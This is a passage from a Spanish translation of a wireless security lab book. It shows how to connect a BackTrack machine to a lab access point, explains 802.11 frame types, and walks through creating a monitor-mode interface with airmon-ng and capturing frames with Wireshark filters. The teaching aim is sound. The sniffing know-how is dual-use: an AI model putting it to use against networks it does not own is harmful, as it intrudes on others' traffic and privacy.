


2. Desplazate hacia abajo, deberias encontrar la red `Wireless Lab` en esta lista. En mi configuración, se detecta `como` Cell `05`, pero puede ser diferente de la suya. El campo contiene el nombre `ESSID` de la red:




3. Varios puntos de acceso pueden tener el mismo SSID, compruebe que la dirección MAC se menciona en el campo `Address` por encima de la MAC del punto de acceso. Es una forma rápida y fácil para obtener la dirección MAC que se encuentra debajo del punto de acceso o el usando la configuración de GUI basado en web.


4. Ahora, ejecute el comando `iwconfig wlan0 essid "Wireless Lab"` y luego `iwconfig wlan0` para comprobar el estado. Si usted se ha conectado al punto de acceso, debería ver la dirección MAC en el `punto de acceso`: se visualiza en la salida de `iwconfig`, como se muestra en la siguiente pantalla:




5. Sabemos que el punto de acceso tiene una interfaz de gestión de dirección IP "192.168.0.1" que describe su manual. Por otra parte, esta es la misma que la dirección IP del router por defecto cuando se ejecuta el comando `route -n`. Vamos a poner nuestra dirección IP en la misma subred mediante la emisión de la orden `ifconfig wlan0 192.168.0.2 netmask 255.255.255.0 up`. Compruebe que se ha ejecutado correctamente escribiendo `ifconfig wlan0` y controle la salida del comando:



6. Ahora vamos a hacer ping al punto de acceso con el comando `ping` 192.168.0.1. Si la conexión de red se ha configurado correctamente, entonces usted debe ver las respuestas desde el punto de acceso. Tiene la posibilidad de emitir un `arp -a` para verificar que la respuesta viene desde el punto de acceso. Usted debe ver que la dirección MAC de la IP 192.168.0.1 es la dirección del punto de acceso MAC que hemos señalado anteriormente. Es importante señalar que algunos de los puntos de acceso más recientes podrían tener deshabilitada la respuesta a los paquetes ICMP Echo Request . Esto se hace normalmente para hacer que el punto de acceso mas seguro fuera de la caja, con sólo las opciones mínimas de configuración disponibles. En tal caso, usted podría tratar de abrir un navegador y acceder a la interfaz Web para verificar que la conexión está funcionando.



7. En el punto de acceso, se puede verificar la conectividad observando los logs de conexión. Como se puede ver en el registro siguiente, la dirección MAC de la tarjeta inalámbrica 00:c2:ca:3a:93 se ha registrado:



¿Qué ha pasado?

Acabamos de conectarnos a nuestro punto de acceso con éxito a partir de BackTrack con nuestra tarjeta inalámbrica Alfa como dispositivo inalámbrico. También nos enteramos de cómo verificar que una conexión se ha establecido, tanto en el cliente inalámbrico y del lado del punto de acceso.

Inténtalo – Establecer una configuración Wep

Aquí es un ejercicio difícil para usted -- configurar el punto de acceso con configuración WEP. Para cada uno de estos intentar establecer una conexión con el punto de acceso mediante el adaptador inalámbrico. Sugerencia, consulte el manual para el comando iwconfig escribiendo man iwconfig para ver como configurar la tarjeta para conectarse a WEP.

Examen sorpresa – Conocimientos básicos

1. Después de emitir el comando `ifconfig wlan0 up`, ¿cómo verificamos que la tarjeta inalámbrica está en marcha y funcional?

2. ¿Se puede ejecutar todos los experimentos con el BackTrack Live CD solo? Y no instalarlo en el disco duro?

3. ¿Qué hace el comando `arp -a`?

4. Que herramienta debemos utilizar en BackTrack para conectarnos a las redes WPA/WPA2?

Resumen

En este capítulo se proporcionan instrucciones detalladas sobre cómo configurar su propio laboratorio móvil. Además, en el proceso, que ha aprendido los pasos básicos para:

- Instalación de BackTrack en su disco duro y la exploración de otras opciones, como VMware y USB
- Configuración del punto de acceso en la interfaz web
- Comprender y utilizar varios comandos para configurar y usar su tarjeta inalámbrica
- Cómo verificar el estado de la conexión entre el cliente inalámbrico y el punto de acceso

Es importante que adquiera confianza en la configuración del sistema. Si no es así, es recomendable que repita estos ejemplos un par de veces. En capítulos posteriores, habrá que diseñar escenarios más complicados.

En el siguiente capítulo, vamos a aprender acerca de la inseguridad inherente a las redes WLAN por su diseño. Nosotros vamos a usar la herramienta Analizador de redes Wireshark para entender estos conceptos de una manera práctica.

2 WLAN y las inseguridades inherentes

"El más noble del edificio, la base mas profunda debe ser establecida."

Thomas Kempis, Escritor

Nada grande puede construir sobre una base débil, y en nuestro contexto, nada seguro se puede construir sobre algo que es inherentemente inseguro.

WLAN están diseñadas con ciertas inseguridades que son relativamente fáciles de explotar, como la suplantación de paquetes, la inyección de paquetes y el sniffing .Vamos a explorar las fallas en este capítulo.

En este capítulo, vamos a ver lo siguiente:


- Revisar los marcos WLAN
- Distintos tipos de tramas y sub-tipos
- Uso de Wireshark para sniff la gestión, control y frames de datos
- Sniffing de paquetes de datos para una red inalámbrica determinada
- Inyección de paquetes en una red inalámbrica determinada

Vamos a empezar!


Revisando WLAN frames

Como este libro se ocupa de los aspectos de seguridad de redes inalámbricas, vamos a suponer que usted ya tiene un conocimiento básico del protocolo y de las cabeceras de los paquetes. Si no es así o si ha pasado algún tiempo desde que trabajó en la red inalámbrica, este sería un buen momento para volver otra vez.

Vamos ahora a revisar rápidamente algunos conceptos básicos de las redes WLAN, que la mayoría de ustedes ya deben tener en cuenta. En las redes WLAN, la comunicación ocurre en los marcos (frames). Un frame tiene la estructura siguiente de encabezado:



El "Frame Control" en sí mismo tiene una estructura más compleja:



El tipo de campo define el tipo de WLAN frame, que tiene tres posibilidades:

1. **Gestión de los marcos:** marcos de gestión es responsable de mantener la comunicación entre los puntos de acceso y clientes inalámbricos. Los marcos de gestión pueden tener los siguientes sub-tipos:

‰ Autenticación

‰ Des-autenticación

‰ Solicitud de Asociación

‰ Asociación de respuesta

‰ Solicitud de re-asociación

‰ Respuesta de re-asociación

‰ Disociación

‰ Beacon

‰ Sondeo de solicitud

‰ Sondeo de respuesta

2. **Control de frames:** cuadros de control son responsables de asegurar un correcto intercambio de datos entre el punto de acceso y los clientes inalámbricos. Tramas de control puede tener los siguientes sub-tipos:

‰ Solicitud de envío “Request to Send”(RTS)

‰ Listo para enviar “Clear to Send” (CTS)

‰ Reconocimiento “Acknowledgement”(ACK)

3 **Frames de datos:.** Tramas de datos lleva los datos reales enviados en la red inalámbrica. No hay sub-tipos de tramas de datos.


Vamos a discutir las implicaciones de seguridad de cada uno de estos cuadros cuando hablamos de ataques diferentes en capítulos posteriores.

Ahora vamos a buscar la forma de esnifar estas tramas en una red inalámbrica utilizando Wireshark. Hay otras herramientas como airodump-ng, tcpdump o tshark que se puede utilizar para el sniffing. Nosotros, sin embargo, usaremos Wireshark en la mayor parte de este libro, pero le animamos a que explore otras herramientas. El primer paso para hacer esto es crear una interfaz en modo monitor. Esta creará una interfaz de nuestra tarjeta Alfa que nos permite leer todas las tramas inalámbricas en el aire, independientemente de si está destinado para nosotros o no. En el mundo interconectado, esto es popularmente conocido como modo promiscuo.


Parte práctica – Crear una interface en modo monitor

Ahora vamos a configurar nuestra tarjeta de Alfa en modo monitor! Siga estas instrucciones para comenzar:

1.Arranque BackTrack con su tarjeta de Alfa conectada. Una vez que están dentro de la consola, escriba iwconfig para confirmar que su tarjeta ha sido detectada y el controlador se ha cargado correctamente:




2. Utilice el comando ifconfig wlan0 para levantar la tarjeta inalámbrica. Verifique que la tarjeta está corriendo ejecutando ifconfig wlan0. Usted debe ver la palabra "Up" en la segunda línea de la salida como se muestra:




3. Para poner nuestra tarjeta en modo monitor, vamos a utilizar la utilidad airmon-ng, que está disponible por defecto en BackTrack. En primer lugar ejecutar airmon-ng para comprobar que detecta las tarjetas disponibles. Usted debe ver la interfaz wlan0 aparecer en la salida:

4. A continuación, introduzca airmon-ng start wlan0 para crear una interfaz en modo monitor correspondiente al dispositivo wlan0. Este nuevo modo de interfaz de monitor será llamado mon0. Puedes verificar que se ha creado mediante la ejecución de airmon-ng sin argumentos una vez más:



5. Además, ejecutando ifconfig debería mostrar ahora una nueva interfaz llamada mon0:



¿Qué ha pasado?

Hemos creado con éxito una interfaz de modo monitor mon0. Esta interfaz se utiliza para rastrear los paquetes inalámbricos de la zona. Esta interfaz ha sido creada para nuestra tarjeta inalámbrica Alfa.

Inténtalo – Crear multiples interfaces en modo monitor

Es posible crear múltiples interfaces de modo monitor usando la misma tarjeta física. Use la utilidad airmon-ng para ver cómo puede hacer esto. tarjeta

¡Impresionante! Contamos con una interfaz de modo de monitor a la espera de leer algunos paquetes en el aire. ¡Así que vamos a empezar!


En el siguiente ejercicio, vamos a utilizar Wireshark para rastrear los paquetes en aire con el modo monitor de la interfaz **mon0** que acabamos de crear

Parte práctica – Sniffing de paquetes inalámbricos


Siga estas instrucciones para comenzar a esnifar los paquetes:

1. Encienda nuestro punto de acceso de laboratorio inalámbrico que se configuró en el *Capítulo 1*


2. Inicie Wireshark tecleando Wireshark en la consola. Una vez que Wireshark está ejecutando, haga click sobre **Capture** | **Interfaces** sub-menú:



3. Seleccione la captura de paquetes desde la interfaz de mon0 haciendo clic en el botón **Start** a la derecha de la interfaz mon0 como se muestra en la captura de pantalla anterior. Wireshark comenzará la captura y ahora debería ver los paquetes dentro de la ventana de Wireshark:



4. Estos son los paquetes inalámbricos que su tarjeta wi-fi Alfa esnifa del aire. Para ver cualquier paquete, selecciónelo en la ventana superior y todo el paquete se mostrará en la ventana del medio:



5.Haga clic en el triángulo delante de **IEEE 802.11 wireless LAN management frame** para ampliar y ver información adicional.

6. Busque en los diferentes campos de cabecera en el paquete y las correlacionan con los diferentes tipos de tramas y sub-tipos WLAN que ha aprendido antes.

¿Qué ha pasado?

Nosotros no sólo esnifamos nuestra primera serie de paquetes en el aire! Hemos puesto en marcha Wireshark que utiliza la interfaz en modo monitor **mon0** que hemos creado anteriormente. Usted se dará cuenta al mirar a la región del pie de página de Wireshark la velocidad a la que los paquetes están siendo capturados y también el número de paquetes capturados hasta ahora.

Inténtalo – Descubiendo dispositivos difentes

Los trazados de Wireshark pueden ser un poco intimidantes a veces y simplemente para una razonablemente poblada red inalámbrica podrías terminar esnifando unos cuantos millones de paquetes. Por lo tanto es importante ser capaz de profundizar solo en los paquetes que nos interesan. Esto se puede lograr usando filtros en Wireshark. Explore como se pueden utilizar estos filtros para identificar dispositivos inalámbricos únicos por sus rastros tanto para los puntos de acceso como para los clientes conectados.


Si usted no puede hacer esto, no se preocupe, ya que es lo próximo que va a aprender.

Parte práctica –Viendo gestión, control y frames de datos


Ahora vamos a aprender cómo aplicar filtros en Wireshark para ver la gestión, control y frames de datos.

Por favor, siga estas instrucciones paso a paso:


1. Para ver todos los marcos de gestión de los paquetes que se capturaron, escriba el filtro **wlan.fc.type == 0** en la ventana de filtro y haga clic en **Aplicar.** Puede detener la captura de paquetes, si desea evitar que los paquetes se desplacen hacia abajo demasiado rápido:




2 Para ver frames de control, modifique la expresión del filtro para leer **wlan.fc.type == 1:**



